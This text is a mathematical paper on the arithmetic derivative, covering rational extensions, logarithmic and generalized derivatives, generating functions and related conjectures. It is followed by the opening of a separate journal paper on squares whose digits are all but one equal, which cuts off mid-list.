3	1	$\frac{-1}{4}$	0	$\frac{-1}{2}$	$\frac{2}{25}$	$\frac{-1}{4}$	$\frac{4}{49}$	$\frac{-7}{16}$	$\frac{-1}{9}$	$\frac{-11}{100}$
4	4	1	$\frac{8}{9}$	0	$\frac{16}{25}$	$\frac{1}{9}$	$\frac{24}{49}$	$\frac{-1}{4}$	$\frac{4}{27}$	$\frac{3}{25}$
5	1	$\frac{-3}{4}$	$\frac{-2}{9}$	-1	0	$\frac{-19}{36}$	$\frac{2}{49}$	$\frac{-13}{16}$	$\frac{-7}{27}$	$\frac{-1}{4}$
6	5	1	1	$\frac{-1}{4}$	$\frac{19}{25}$	0	$\frac{29}{49}$	$\frac{-1}{2}$	$\frac{1}{9}$	$\frac{2}{25}$
7	1	$\frac{-5}{4}$	$\frac{-4}{9}$	$\frac{-3}{2}$	$\frac{-2}{25}$	$\frac{-29}{36}$	0	$\frac{-19}{16}$	$\frac{-11}{27}$	$\frac{-39}{100}$
8	12	4	$\frac{28}{9}$	1	$\frac{52}{25}$	$\frac{8}{9}$	$\frac{76}{49}$	0	$\frac{20}{27}$	$\frac{16}{25}$
9	6	$\frac{3}{4}$	1	$\frac{-3}{4}$	$\frac{21}{25}$	$\frac{-1}{4}$	$\frac{33}{49}$	$\frac{-15}{16}$	0	$\frac{-3}{100}$
10	7	1	$\frac{11}{9}$	$\frac{-3}{4}$	1	$\frac{-2}{9}$	$\frac{39}{49}$	-1	$\frac{1}{27}$	0

A natural property is the following:

Theorem 14 *For any two rationals a, b we have*

$$\left(\frac{a}{b}\right)' = \frac{a'b - ab'}{b^2}.$$

A derivative can be well defined for rational numbers using this formula and this is the only way to define a derivative over rationals that preserves the Leibnitz rule.

Proof. If $a = \prod_{i=1}^{k} p_i^{a_i}, b = \prod_{i=1}^{k} p_i^{a_i}$ then we have

$$\left(\frac{a}{b}\right)' = (\prod_{i=1}^{k} p_i^{a_i - b_i})' = (\prod_{i=1}^{k} p_i^{a_i - b_i}) \sum_{i=1}^{k} \frac{a_i - b_i}{p_i} =$$

$$\left(\frac{a}{b}\right) \sum_{i=1}^{k} \frac{a_i}{p_i} - \left(\frac{ab}{b^2}\right) \sum_{i=1}^{k} \frac{b_i}{p_i} = \frac{a'}{b} - \frac{ab'}{b^2} = \frac{a'b - ab'}{b^2}.$$

Let us check uniqueness. If n is an integer then $n \cdot \frac{1}{n} = 1$ and the Leibnitz rule demands

$$n' \cdot \frac{1}{n} + n \left(\frac{1}{n}\right)' = 0 \Rightarrow \left(\frac{1}{n}\right)' = -\frac{n'}{n^2}.$$

After that

$$\left(\frac{a}{b}\right)' = \left(a \cdot \frac{1}{b}\right)' = a' \cdot \frac{1}{b} + a \cdot \left(\frac{1}{b}\right)' = \frac{a'}{b} - a \cdot \left(\frac{b'}{b^2}\right) = \frac{a'b - ab'}{b^2}$$

is the only choice that satisfies the Leibnitz rule. This proves uniqueness. To prove that such a definition is well-defined, it is sufficient to see that

$$\left(\frac{ac}{bc}\right)' = \frac{(ac)'(bc) - (ac)(bc)'}{(bc)^2} = \frac{(a'c + ac')(bc) - (ac)(b'c + bc')}{b^2c^2} =$$

$$\frac{(a'bc^2 + abc'c) - (ab'c^2 + abcc')}{b^2c^2} = \frac{a'b - ab'}{b^2}$$

has the same value. ■

For negative rationals we can proceed as above and put $(-x)' = -x'$.

7 Rational solutions of the equation $x' = a$.

Unexpectedly the equation $x' = 0$ has nontrivial rational solutions, for instance $x = 4/27$. We can describe all of them.

Theorem 15 *Let k be some natural number, $\{p_i, i = 1, \dots k\}$ be a set of different prime numbers and $\{\alpha_i, i = 1, \dots k\}$ be a set of integers such that $\sum_{i=1}^{k} \alpha_i = 0$. Then*

$$x = \pm \prod_{i=1}^{k} p_i^{\alpha_i p_i}$$

are solutions of the differential equation $x' = 0$ and any other nonzero solution can be obtained in this manner.

Proof. Because $(-x)' = -x'$ it is sufficient to consider positive solutions only. Let $x = \prod_{i=1}^{k} p_i^{a_i}$ Then from (5)

$$\sum_{i=1}^{k} \frac{a_i}{p_i} = 0 \Rightarrow \sum_{i=1}^{k} a_i \cdot Q_i = 0,$$

where $Q_i = \left(\prod_{j=1}^{k} p_j\right)/p_i$ is not divisible by p_i. Thus a_i should be divisible by p_i and $\alpha_i = \frac{a_i}{p_i}$. ■

Other equations are more difficult.

Conjecture 12 *The equation $x' = 1$ has only primes as positive rational solutions.*

Note that there exists a negative solution, namely $x = -\frac{5}{4}$. One possible solution of this equation would be $x = \frac{n}{p^p}$ for some natural n and prime p. Because $x' = \frac{n'-n}{p^p}$ in this case we can reformulate the conjecture as

Conjecture 13 *Let p be a prime. The equation $n' = n + p^p$ has no natural solutions except $n = qp^p$, where q is a prime.*

Note, that according to Theorem 5 if a solution n is divisible by p it should be divisible by p^p. Therefore $n = mp^p$ and $p^p(m' + m) = p^p(m + 1)$ by Theorem 4 and m should be a prime. Thus it is sufficient to prove that any solution is divisible by p.

We do not expect that it is possible to integrate every rational number, though we do not know a counterexample.

Conjecture 14 *There exists a such that the equation $x' = a$ has no rational solutions.*

The first natural candidates do not verify the conjecture:

$$(-\frac{21}{16})' = 2; (-\frac{13}{4})' = 3; (-\frac{22}{27})' = \frac{1}{3}.$$

8 Logarithmic derivative

One thing that is still absent in our picture is the analogue of the logarithm – the primitive of $\frac{1}{n}$. Because our derivative is not linear we cannot expect that the logarithm of the product is equal to the sum of logarithms. Instead this is true for its derivative. So let us define a logarithmic derivative $\mathrm{ld}(x)$ as follows. If $x = \prod_{i=1}^{k} p_i^{x_i}$ for different primes p_i and some integers x_i, then

$$\mathrm{ld}(x) = \sum_{i=1}^{k} \frac{x_i}{p_i},\ \mathrm{ld}(-x) = \mathrm{ld}(x),\ \mathrm{ld}(0) = \infty.$$

In other words

$$\mathrm{ld}(x) = \frac{x'}{x}.$$

Theorem 16 *For any rational numbers*

$$ld(xy) = ld(x) + ld(y).$$

Proof.

$$\mathrm{ld}(xy) = \frac{(xy)'}{xy} = \frac{x'y + xy'}{xy} = \frac{x'}{x} + \frac{y'}{y} = \mathrm{ld}(x) + \mathrm{ld}(y).$$

■

It is useful to divide every integer number into large and small parts. Let $\mathrm{sign}(x)x = |x| = \prod_{i=1}^{k} p_i^{x_i}$ and $x_i = a_i p_i + r_i$, where $0 \leq r_i < p_i$. We define

$$P(x) = \mathrm{sign}(x) \prod_{i=1}^{k} p_i^{a_i p_i}, R(x) = \prod_{i=1}^{k} p_i^{r_i}, A(x) = \sum_{i=1}^{k} a_i.$$

Theorem 17 *The following properties hold*

- $ld(x) = A(x) + ld(R(x))$.
- $x' = A(x)x + P(x)(R(x))' = x(A(x) + ld(R(x)))$.
- *If x is a nonzero integer, then*

$$x|x' \Leftrightarrow ld(x) \in \mathbf{Z} \Leftrightarrow R(x) = 1.$$

- *if $\left(\frac{a}{b}\right)'$ is an integer, and $\gcd(a, b) = 1$ then $R(b) = 1$.*

Proof. First we have

$$\mathrm{ld}(x) = \mathrm{ld}(P(x)R(x)) = \mathrm{ld}(P(x)) + \mathrm{ld}(R(x)) = A(x) + \mathrm{ld}(R(x)).$$

Using this we get

$$x' = x\mathrm{ld}(x) = x(A(x) + \mathrm{ld}(R(x))) = xA(x) + x\mathrm{ld}(R(x)) =$$

$$xA(x) + P(x)R(x)\mathrm{ld}(R(x)) = A(x)x + P(x)(R(x))'.$$

If $R(x) \neq 1$ then the sum

$$\mathrm{ld}(R(x)) = \sum_{i=1}^{k} \frac{r_i}{p_i}$$

cannot be an integer. Otherwise

$$\mathrm{ld}(R(x)) \prod_{i=1}^{k} p_i = \sum_{i=1}^{k} r_i Q_i,$$

and if $0 < r_j < p_j$ then an integer on the left hand side is divisible by p_j, but on the right hand side is not because $Q_j = \frac{\prod_{i=1}^{k} p_i}{p_j}$ and all primes p_i are different. The last statement follows from Theorem 14. ■

Now we are able to solve the equation $x' = \alpha x$ with rational α in the rationals. We have already solved this equation in the case $\alpha = 0$, so let $\alpha \neq 0$.

Theorem 18 *Let $\alpha = \frac{a}{b}$ be a rational number with $\gcd(a,b) = 1, b > 0$. Then*

- *The equation*
$$x' = \alpha x \tag{6}$$
has nonzero rational solutions if and only if b is a product of different primes or $b = 1$.

- *If x_0 is a nonzero particular solution (6) and y is any rational solution of the equation $y' = 0$ then $x = x_0 y$ is also a solution of (6) and any solution of (6) can be obtained in this manner.*

- *To obtain a particular solution of the equation (6) it is sufficient to decompose α into the elementary fractions:*
$$\alpha = \frac{a}{b} = \lfloor \alpha \rfloor + \sum_{i=1}^{k} \frac{c_i}{p_i},$$
where $b = \prod_{i=1}^{k} p_i, 1 \leq |c_i| < p_i$. Then
$$x_0 = 4^{\lfloor \alpha \rfloor} \prod_{i=1}^{k} p_i^{c_i}$$
is a particular solution. (Of course the number 4 can be replaced by p^p for any prime p).

Proof. The equation (6) is equivalent to the equation

$$\mathrm{ld}(x) = \alpha \Leftrightarrow A(x) + \mathrm{ld}(R(x)) = \alpha = \frac{a}{b}.$$

Because $A(x)$ is an integer and $\mathrm{ld}(R(x)) = \sum_{i=1}^{k} \frac{r_i}{p_i}$, the natural number b should be equal to the product of the different primes or should be equal to 1. Suppose that b is of this type. Then

$$\mathrm{ld}\left(4^{\lfloor \alpha \rfloor} \prod_{i=1}^{k} p_i^{c_i}\right) = \lfloor \alpha \rfloor + \sum_{i=1}^{k} \frac{c_i}{p_i} = \alpha$$

and we obtain a desired particular solution. If $y' = 0$ and x_0 any particular solution then

$$(x_0 y)' = x_0' y + x_0 y' = \alpha x_0 y,$$

also satisfies (6). Finally, if $x' = \alpha x$ and $y = \frac{x}{x_0}$ then

$$\mathrm{ld}(y) = \mathrm{ld}(x) - \mathrm{ld}(x_0) = 0$$

means that y is a solution of the equation $y' = 0$. ■

For instance the equation $x' = \frac{x}{4}$ has no solutions, $x_0 = \frac{2}{3}$ is a partial solution of the equation $x' = \frac{x}{6}$ and to obtain all nonzero solutions we need to multiply x_0 with any y such that $R(y) = 1, A(y) = 0$.

9 How to differentiate irrational numbers

The next step is to try to generalize our definition to irrational numbers. The equation (1) can still be used in the more general situation. But first we need to think about the correctness of the definition.

Lemma 1 *Let $\{p_1, \dots, p_k\}$ be a set of different primes and $\{x_1, \dots, x_k\}$ a set of rationals. Then*

$$P = \prod_{i=1}^{k} p_i^{x_i} = 1 \Leftrightarrow x_1 = x_2 = \cdots = x_k = 0.$$

Proof. It is evident if all x_i are integers, because the primes are different. If they are rational, let us choose a natural m such that all $y_i = mx_i$ are integer. Then $P^m = 1$ too and we get $y_i = 0 \Rightarrow x_i = 0$. ■

Now we can extend our definition to any real number x that can be written as a product $x = \prod_{i=1}^{k} p_i^{x_i}$ for different primes p_i and some nonzero rationals x_i. The previous lemma shows that this form is unique and as above we can define

$$x' = x \sum_{i=1}^{k} \frac{x_i}{p_i}.$$

The proof for the Leibnitz rule is still valid too and we skip it. For example we have

$$(\sqrt{3})' = (3^{1/2})' = 3^{1/2} \frac{1/2}{3} = \frac{\sqrt{3}}{6}.$$

More generally we have the following convenient formula:

Theorem 19 *Let x, y be rationals and x be positive. Then*

$$(x^y)' = yx^{y-1}x' = \frac{yx'}{x} x^y = yx^y ld(x). \tag{7}$$

Proof. If $x = \prod_{i=1}^{k} p_i^{x_i}$, then

$$(x^y)' = (\prod_{i=1}^{k} p_i^{yx_i})' = x^y \sum_{i=1}^{k} \frac{yx_i}{p_i} = yx^{y-1}x \sum_{i=1}^{k} \frac{x_i}{p_i} = yx^{y-1}x'.$$

■

An interesting corollary is

Corollary 4 *Let a, b, c, d be rationals such that $a^b = c^d$ (a, c being positive). Then*

$$b \cdot ld(a) = d \cdot ld(c)$$

and

$$a'bc = c'ad.$$

In particular, for the case $a = b, c = d$, we have

$$a^a = c^c \Rightarrow a' = c'.$$

■

As an example we can check directly that $x^y = y^x$ has the solutions

$$x = \left(\frac{m+1}{m}\right)^m; y = \left(\frac{m+1}{m}\right)^{m+1},$$

thus

$$\frac{x'}{x^2} = \frac{y'}{y^2},$$

so the equation $x' = \frac{x^2}{4}$ has at least two solutions obtained from $m = 1$.

Another example is

$$(1/2)^{1/2} = (1/4)^{1/4} \Rightarrow \left(\frac{1}{2}\right)' = \left(\frac{1}{4}\right)' = -\left(\frac{1}{4}\right).$$

In general it is not difficult to prove that all rational solutions of the equation $x^x = y^y$ have the form

$$x = \left(\frac{m}{m+1}\right)^m, y = \left(\frac{m}{m+1}\right)^{m+1}$$

for some natural m. Direct calculations give the same result as above:

$$x' = m\left(\frac{m}{m+1}\right)^{m-1}\left(\frac{m}{m+1}\right)' = (m+1)\left(\frac{m}{m+1}\right)^m\left(\frac{m}{m+1}\right)' = y'$$

and shows that this works even for rational m.

It would be natural to extend our definition to infinite products: if $x = \prod_{i=1}^{\infty} p_i^{x_i}$ is convergent then it is easy to show that the sum $x\sum_{i=1}^{\infty}\frac{x_i}{p_i}$ is also convergent. However, the problem is that the sum is not necessary convergent to zero, when $x = 1$. This is a reason why such a natural generalization of the derivative is not well-defined. Maybe a more natural approach is to restrict possible products, but we still do not know a nice solution of the problems that arise. But there is another way, which we consider in Section 11.

10 Arithmetic Derivative for UFD

The definition of the derivative and most of the proofs are based only on the fact that that every natural number has a unique factorization into primes. So it is not difficult to transfer it to an arbitrary UFD (unique factorization domain) R using the same definition: $p' = 1$ for every "canonical" prime (irreducible) element, the Leibnitz rule and additionally $u' = 0$ for all units (invertible elements) in R. For example we can do it for a polynomial ring $K[x]$ or for the Gaussian numbers $a + bi$. In the first case the canonical irreducible polynomials are monic, in the second the canonical primes are "positive" primes [3]. This leads to a well-defined derivative for the field of fractions. Note also, that even the condition UFD is not necessary – we only need to have a well-defined derivative, i.e. independent of factorization. We do not plan to develop the theory in this more abstract direction and restrict ourselves by the following trivial (but interesting) result.

Theorem 20 *Let K be a field of characteristic zero and with the derivative f' in $K[x]$ is defined as above. Let $\frac{d}{dx}$ be a usual derivative. Then $f'(x) = \frac{df(x)}{dx}$ if and only if the polynomial $f(x)$ is a product of linear factors.*

Proof. Because both derivatives are equal to zero on constants they coincide on linear polynomials. If $f(x)$ has no linear irreducible factors then $f'(x)$ has smaller degree then $\frac{df(x)}{dx}$. Otherwise $f(x) = l(x)g(x)$ for some linear polynomial $l(x)$ and

$$f'(x) - \frac{df(x)}{dx} = l'(x)g(x) + l(x)g'(x) - \frac{dl(x)}{dx}g(x) - l(x)\frac{dg(x)}{dx} =$$

$$l(x)\left(g'(x) - \frac{dg(x)}{dx}\right)$$

and we can use induction. ■

So, for the complex polynomials both definitions coincide. On the other hand $(x^2 + x + 1)' = \frac{d}{dx}(x^2 + x + 1) = 1$ in $\mathbf{Z_2}[x]$, though $(x^2 + x + 1)$ is irreducible, thus characteristic restrictions are essential.

Let us now look at the Gaussian numbers. We leave to the reader the pleasure of creating similar conjectures as for integers, for example the analogs of Goldbach and prime twins conjectures (twins seem to be pairs with distance $\sqrt{2}$ between two elements; more history and variants can be found in "The Gaussian zoo" [5]). We go into another direction.

Note, that because $2+i$ and $2-i$ are "positive" primes and $5 = (2+i)(2-i)$, we should have $5' = (2+i) + (2-i) = 4$, but this does not coincide with the earlier definition. So it may be is time to change our point of view radically.

11 Generalized derivatives

Our definition is based on two key points – the Leibnitz rule and $p' = 1$ for primes. If we skip the second one and use the Leibnitz rule only we get a more general definition of $D(x)$. Now, if $x = \prod_{i=1}^{k} p_i^{x_i}$, then

$$D(x) = x\sum_{i=1}^{k}\frac{x_i D(p_i)}{p_i},$$

and we can again repeat most of the proofs above. But it is much more natural to use another approach.

Theorem 21 *Let R be a commutative ring without zero divisors and let $L : R^* \longrightarrow R^+$ be a homomorphism of its multiplicative semigroup to the additive group. Then a map*

$$D : R \longrightarrow R, D(x) = xL(x), D(0) = 0$$

satisfies the Leibnitz rule. Conversely, if $D(xy) = D(x)y + xD(y)$ then $L(x) = \frac{D(x)}{x}$ is a homomorphism. If R is a field then L is a group homomorphism and

$$D\left(\frac{x}{y}\right) = \frac{D(x)y - xD(y)}{y^2}.$$

Proof.

$$D(xy) - D(x)y - xD(y) = xyL(xy) - xL(x)y - xyL(y) = xy(L(xy) - L(x) - L(y))$$

and we see that the Leibnitz rule is equivalent to the homomorphism condition. If R is a field then the semigroup homomorphism is automatically the group homomorphism and $L(1/x) = -L(x)$ which is sufficient to get

$$D\left(\frac{1}{y}\right) = \left(\frac{1}{y}\right)(-L(y)) = \frac{-D(y)}{y^2}.$$

Then it remains to repeat the proof of Theorem 14. ■

Corollary 5 *There exist infinitely many possibilities to extend the derivative x', constructed in Section 9 on* $\mathbf{Q}$ *to all real numbers preserving the Leibnitz rule.*

Proof. We start from the positive numbers. It is sufficient to extend $ld(x)$. Note that the multiplicative group of positive real numbers is isomorphic to the additive group and both of them are vector spaces over rationals. In Section 9 a map $ld(x)$ is defined over a subspace and there are infinitely many possibilities to extend a linear map from a subspace to the whole space. Obviously it would be a group homomorphism and this gives a derivative for positive numbers. For the negative numbers we proceed as in Section 5. ■

Note that the Axiom of Choice is being used here. It would be nice to find some "natural" extension, which preserves condition (7), but note that no such extension can be continuous. To show this let us consider a sequence

$$x_n = \frac{2^{a_n}}{3^n}, a_n = \lfloor n \log_2 3 \rfloor.$$

It is bounded and has a convergent subsequence (even convergent to 1.) But

$$\lim_{n\to\infty} (x_n)' = \lim_{n\to\infty} x_n \left(\frac{a_n}{2} - \frac{n}{3}\right) = \infty.$$

An example of continuous generalized derivative gives us $D(x) = x \ln x$. It is easy to construct a surjective generalized derivative in the set of integers, and is impossible to make it injective (because $D(1) = D(-1) = D(0) = 0$). But probably even the following conjecture is true.

Conjecture 15 *There is no generalized derivative $D(x)$ which is bijection between the set of natural numbers and the set of nonnegative integers.*

We can even hope for a stronger variant:

Conjecture 16 *For any generalized derivative $D(x)$ on the set of integers there exist two different positive integers which have the same derivative.*

Returning to the generalized derivatives in $\mathbf{Q}$ or $\mathbf{R}$ let us investigate their structure as a set.

Theorem 22 *If D_1, D_2 are two generalized derivatives and a, b are some real numbers then $aD_1 + bD_2$ and $[D_1, D_2] = D_1D_2 - D_2D_1$ are generalized derivatives too. Nevertheless the set of all generalized derivatives is* not *a Lie algebra.*

Proof. We have

$$(aD_1 + bD_2)(xy) = aD_1(xy) + bD_2(xy) = aD_1(x)y + axD_1(y) + bD_2(x)y + bxD_2(y) =$$

$$aD_1(x)y + bD_2(x)y + xaD_1(y) + xbD_2(y) = (aD_1 + bD_2)(x)y + x(aD_1 + bD_2)(y).$$

In the same way:

$$[D_1, D_2](xy) = (D_1D2 - D_2D_1)(xy) = D_1D_2(xy) - D_2D_1(xy) =$$

$$D_1(D_2(x)y + xD_2(y)) - D_2(D_1(x)y + xD_1(y)) =$$
$$D_1(D_2(x))y + D_2(x)D_1(y) + D_1(x)D_2(y) + xD_1(D_2(y)) -$$
$$(D_2(D_1(x))y + D_1(x)D_2(y) + D_2(x)D_1(y) + xD_2(D_1(y))) =$$
$$D_1(D_2(x))y + xD_1(D_2(y)) - D_2(D_1(x))y - xD_2(D_1(y)) =$$
$$[D_1, D_2](x)y + x[D_1, D_2](y).$$

But the commutator is not bilinear: in general

$$[aD_1 + bD_2, D_3] \neq a[D_1, D_3] + b[D_2, D_3]$$

so we have no Lie algebra structure. ■

Let us define $D_{(p_i)}$ as a derivative which maps a prime p_i to 1 and other primes p_j to zero. Then $[D_{(p_i)}, D_{(p_j)}] = 0$, but already $[3D_{(2)}, D_{(3)}] = -D_{(2)}$. Nevertheless every generalized derivative D can be uniquely written as

$$D = \sum_{i=1}^{\infty} D(p_i)D_{(p_i)}.$$

12 The generating function

Let $D(x)$ be a generalized derivative over the reals and $L(x) = \frac{D(x)}{x}$ be corresponding logarithmic derivative. Let

$$H_D(t) = \sum_{n=0}^{\infty} D(n)t^n, H_L(t) = \sum_{n=1}^{\infty} L(n)t^n$$

be their generating functions.

Theorem 23 *The generating functions $H_D(t), H_L(t)$ can be be calculated as follows:*

$$H_D(t) = t\frac{d}{dt}\left(H_L(t)\right).$$

$$H_L(t) = \sum_p{}' L(p) \sum_{j=1}^{\infty} \frac{t^p}{1-t^{p^j}},$$

where the first sum runs over all primes.

Proof. The first formula is equivalent to the condition $D(n) = n \cdot L(n)$. As to the second formula it is sufficient to prove it for the special case when $L(p) = 1$ for some prime p and $L(q) = 0$ for all other primes. Then we need to prove that

$$\sum_{n=0}^{\infty} L(n)t^n = \sum_{j=1}^{\infty} \frac{t^p}{1-t^{p^j}}.$$

If $n = p^k m$ and $\gcd(p, m) = 1$ then t^n appears exactly in k sums

$$\frac{t^p}{1-t^{p^j}} = \sum_{i=1}^{\infty} t^{ip^j}$$

for $j = 1, 2, \ldots, k$. It only remains to note that $L(n) = k$. ■

Corollary 6

$$L(n!) = \sum_{i=1}^{n} L(i) = \sum_{p\le n}{}' L(p) \sum_{j=1}^{\infty} \left\lfloor \frac{n}{p^j} \right\rfloor.$$

Proof. If we replace every $\frac{t^p}{1-t^{p^j}}$ by $\sum_{i=1}^{\lfloor \frac{n}{p^j} \rfloor} t^{ip^j}$ we do not change the coefficients in t^k for $k \le n$ and make them equal to zero for $k > n$. So it is sufficient to put $t = 1$ to get the desired $\lfloor \frac{n}{p^j} \rfloor$ in every summand. ■

If we use the same $L(x)$ that we used in the proof of the Theorem 23, we get the classical Legendre theorem that calculates the maximal power of a prime p in $n!$.

On the other hand if we use $L(x) = \mathrm{ld}(x)$ we will be able, following Barbeau [1], to estimate $\sum_{i=1}^{n} \mathrm{ld}(i)$. Let $m = \lfloor \log_2 n \rfloor$. Then we can change infinity in our sums to m. Using standard estimates

$$\sum_{p\le n}{}' \frac{1}{p} = O(\ln m),$$

$$\sum_{p>n}{}' \frac{n}{p(p-1)} < \sum_{k>n} \frac{n}{k(k-1)} = \sum_{k>n} n\left(\frac{1}{k} - \frac{1}{k-1}\right) \le 1,$$

$$\sum_{p\le n}{}' \frac{n}{p^{m+1}(p-1)} < \sum_{p\le n}{}' \frac{2n}{2^{m+1}p(p-1)} < \sum_{k\le n} \frac{2n}{nk(k-1)} \le 2,$$

we get

$$\sum_{i=1}^{n} \mathrm{ld}(i) = \sum_{p\le n}{}' \frac{1}{p} \sum_{j=1}^{m} \left\lfloor \frac{n}{p^j} \right\rfloor = \sum_{p\le n}{}' \frac{1}{p} \left(\sum_{j=1}^{m} \frac{n}{p^j} + O(m) \right) =$$

$$\sum_{p\le n}{}' \frac{n}{p^{m+1}} \left(\frac{p^m - 1}{p-1} \right) + O(\ln m)O(m) = \sum_{p}{}' \frac{n}{p(p-1)} -$$

$$-\sum_{p>n}{}' \frac{n}{p(p-1)} - \sum_{p\le m}{}' \frac{n}{p^{m+1}(p-1)} + O(\ln m)O(m) =$$

$$\sum_{p}{}' \frac{n}{p(p-1)} + O(m \ln m).$$

Theorem 24 *[1] Let*

$$C = \sum_{p}{}' \frac{1}{p(p-1)} = 0.749\ldots$$

Then

$$ld(n!) = \sum_{i=1}^{n} ld(i) = Cn + O\left((\ln n)(\ln\ln n)\right)$$

$$\sum_{k=1}^{n} k' = \frac{C}{2} n^2 + O(n^{1+\delta})$$

for any $\delta > 0$.

Proof. The first formula is already proved. As to the second we have

$$\sum_{k=1}^{n} k' = \sum_{k=1}^{n} k \cdot \mathrm{ld}(k) = \sum_{k=1}^{n} \sum_{i=k}^{n} \mathrm{ld}(i) =$$

$$\sum_{k=1}^{n} (\mathrm{ld}(n!) - \mathrm{ld}((k-1)!)) = n\mathrm{ld}(n!) - \sum_{k=1}^{n-1} \mathrm{ld}(k!) =$$

$$n(Cn + O(n^{\delta})) - \sum_{k=1}^{n-1} (Ck + O(n^{\delta})) =$$

$$Cn^2 - C\frac{n(n-1)}{2} + O(n^{1+\delta}) = \frac{C}{2} n^2 + O(n^{1+\delta}).$$

■

We leave to the reader the pleasure to play with $\zeta_D(s) = \sum \frac{n'}{n^s}$.

13 Logical dependence of the conjectures

Here we would like to exhibit some of the logical dependence between the different conjectures we have mentioned above. As we see the Conjectures 8 and 9 seem to be the key problems.

Theorem 25 *The following picture describes the logical dependence between the different conjectures.*

$$\begin{array}{c} (2) \Rightarrow (3) \Rightarrow (4), \\ (12) \Rightarrow (13), \\ (5) \Leftarrow (6, \textit{Goldbach}), \\ (15) \Leftarrow (16), \\ \begin{array}{ccccc} & & (11, \textit{Triples}) & & (8) \\ & & \Downarrow & & \Downarrow \\ (10, \textit{Twins}) & \Rightarrow & (9) & \Rightarrow & (1) \end{array} . \end{array}$$

Additionally if Conjecture 1 is valid then either Conjecture 8 or Conjecture 9 is valid (or both).

Proof. The only nontrivial dependence is the last one. Suppose that Conjecture 9 is wrong, but Conjecture 1 is true. We need to show that Conjecture 8 is valid. Let Γ be the tree having vertices 1 (the root), the primes p with $i(p) > 0$ and all composite n with $n^{(k)} = 0$ for some $k \geq 1$. Further, let Γ have edges from n to n'. By Conjecture 1, Γ is infinite. By Theorem 8 and Corollary 3 the degree at each vertex different from 1 is finite. Also the vertex 1 has finite degree since 9 is false. By Köning infinity lemma Γ contains an infinite chain, ending in 1, which is Conjecture 8. ■

14 Concluding remarks

This article is our expression of the pleasure being a mathematician. We have written it because we found the subject to be very attractive and wanted to share our joy with others. To our surprise we did not find many references. In the article of A. Buium [2] and other articles of this author (which are highly recommended) we at least have found that there exists authors who can imagine a derivative without the linearity property. But the article of E. J. Barbeau [1] was the only article that has direct connection to our topic. Most of the material from this article we have repeated here (not always citing). We omitted only the description of the numbers with derivatives that are divisible by 4 and his conjecture that for every n there exists a prime p such that all derivatives $n^{(k)}$ are divisible by p for sufficiently large k. In fact according to Theorems 4, 5 it is equivalent to be divisible by p^p for sufficiently large k. Thus this conjecture is a bit stronger then Conjecture 2.

The definition of the arithmetic derivative itself and its elementary properties was already in the Putnam Prize competition (it was Problem 5 of the morning session in March 25, 1950, [4]) and probably was known in folklore even earlier. What we have done is mainly to generalize this definition in different directions, to solve some differential equations, to

calculate the generating function and to invite the reader to continue work in this area. We are grateful to our colleagues for useful discussion, especially to G. Almkvist, A. Chapovalov, S. Dunbar, G. Galperin, S. Shimorin and the referee, who helped to improve the text. We are especially grateful to J. Backelin, who helped us to reduce the number of conjectures by suggesting ideas that translated them into theorems.

References

[1] E. J. Barbeau, Remark on an arithmetic derivative, *Canad. Math. Bull.* **4** (1961), 117–122.

[2] A. Buium, Arithmetic analogues of derivations, *J. Algebra* **198** (1997), 290–299.

[3] J. H. Conway and R. K. Guy, *The Book of Numbers,* Springer, 1996.

[4] A. M. Gleason, R. E. Greenwood, and L. M. Kelly, *The William Lowell Putnam Mathematical Competition: Problems and Solutions 1938–1964*, Mathematical Association of America, 1980.

[5] J. Renze, S. Wagon, and B. Wick, The Gaussian zoo, *Experiment. Math.* **10:2** (2001), 161–173.

2000 *Mathematics Subject Classification*: Primary 11A25; Secondary 11A41, 11N05, 11N56, 11Y55.
Keywords: Arithmetic derivative, Goldbach's Conjecture, the Twin Prime Conjecture, prime numbers, Leibnitz rule, integer sequence, generating function.

(Concerned with sequence A003415.)

Received April 4, 2003; revised version received July 27, 2003. Published in *Journal of Integer Sequences*, September 17, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.3.5

On Obláth's Problem

Alexandru Gica and Laurentiu Panaitopol
Department of Mathematics
University of Bucharest
Str. Academiei 14
RO--70109 Bucharest 1
Romania

Abstract:

In this paper we determine those squares whose decimal representation consists of $k >= 2$ digits such that k-1 of them equal.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A018885 .)

Received March 12, 2003; revised version received September 15, 2003. Published in *Journal of Integer Sequences* October 2, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.5

On Obláth's problem

Alexandru Gica and Laurenţiu Panaitopol
Department of Mathematics
University of Bucharest
Str. Academiei 14
RO–70109 Bucharest 1
Romania
alex@al.math.unibuc.ro
pan@al.math.unibuc.ro

Abstract. In this paper we determine those squares whose decimal representation consists of $k \geq 2$ digits such that $k-1$ of them equal.

1 Introduction

R. Obláth [5] succeeded in almost entirely solving the problem of finding all the numbers n^m $(n, m \in \mathbb{N},\ n \geq 2,\ m \geq 2)$ that have equal digits. The special case $m = 2$ is a very well known result, although its proof involves no difficulty. In this connection, the following question naturally arises: is it possible to determine all of the squares having all digits but one equal?

The answer is given by

Theorem 1.1 *The squares whose decimal representation makes use of $k \geq 2$ digits, such that $k-1$ of these digits are equal, are precisely* 16, 25, 36, 49, 64, 81, 121, 144, 225, 441, 484, 676, 1444, 44944, 10^{2i}, $4 \cdot 10^{2i}$ *and* $9 \cdot 10^{2i}$ *with* $i \geq 1$.

When we are looking for the squares with k digits among which $k-1$ digits equal 0, we immediately get that the corresponding numbers are 10^{2i}, $4 \cdot 10^{2i}$ and $9 \cdot 10^{2i}$ with $i \geq 1$.

A simple computation shows that the numbers with at most 4 digits verifying the condition in the statement are just the ones listed above.

Since every natural number can be written in the form $50000k \pm r$ with $0 \leq r \leq 25000$, and $(50000k \pm r)^2 \equiv r^2 \pmod{100000}$, we compute r^2 for $r \leq 25000$ and find that the last 4 digits of any square can be equal only when all of them equal 0, which solves Obláth's problem for squares having $k \geq 4$ digits.

We select the squares such that 4 of the last 5 digits are equal, because these point out the possible squares with $k \geq 5$ digits, $k-1$ digits of them being equal. If one excludes the numbers for which there are $k-1$ digits equal to 0, then there still remain 22 types of numbers, namely:

$a_1 = 1\cdots121$	$a_7 = 4\cdots441$	$a_{13} = 4\cdots4944$	$a_{18} = 7\cdots76$
$a_2 = 1\cdots161$	$a_8 = 4\cdots449$	$a_{14} = 4\cdots45444$	$a_{19} = 8\cdots81$
$a_3 = 2\cdots224$	$a_9 = 4\cdots464$	$a_{15} = 4\cdots49444$	$a_{20} = 8\cdots89$
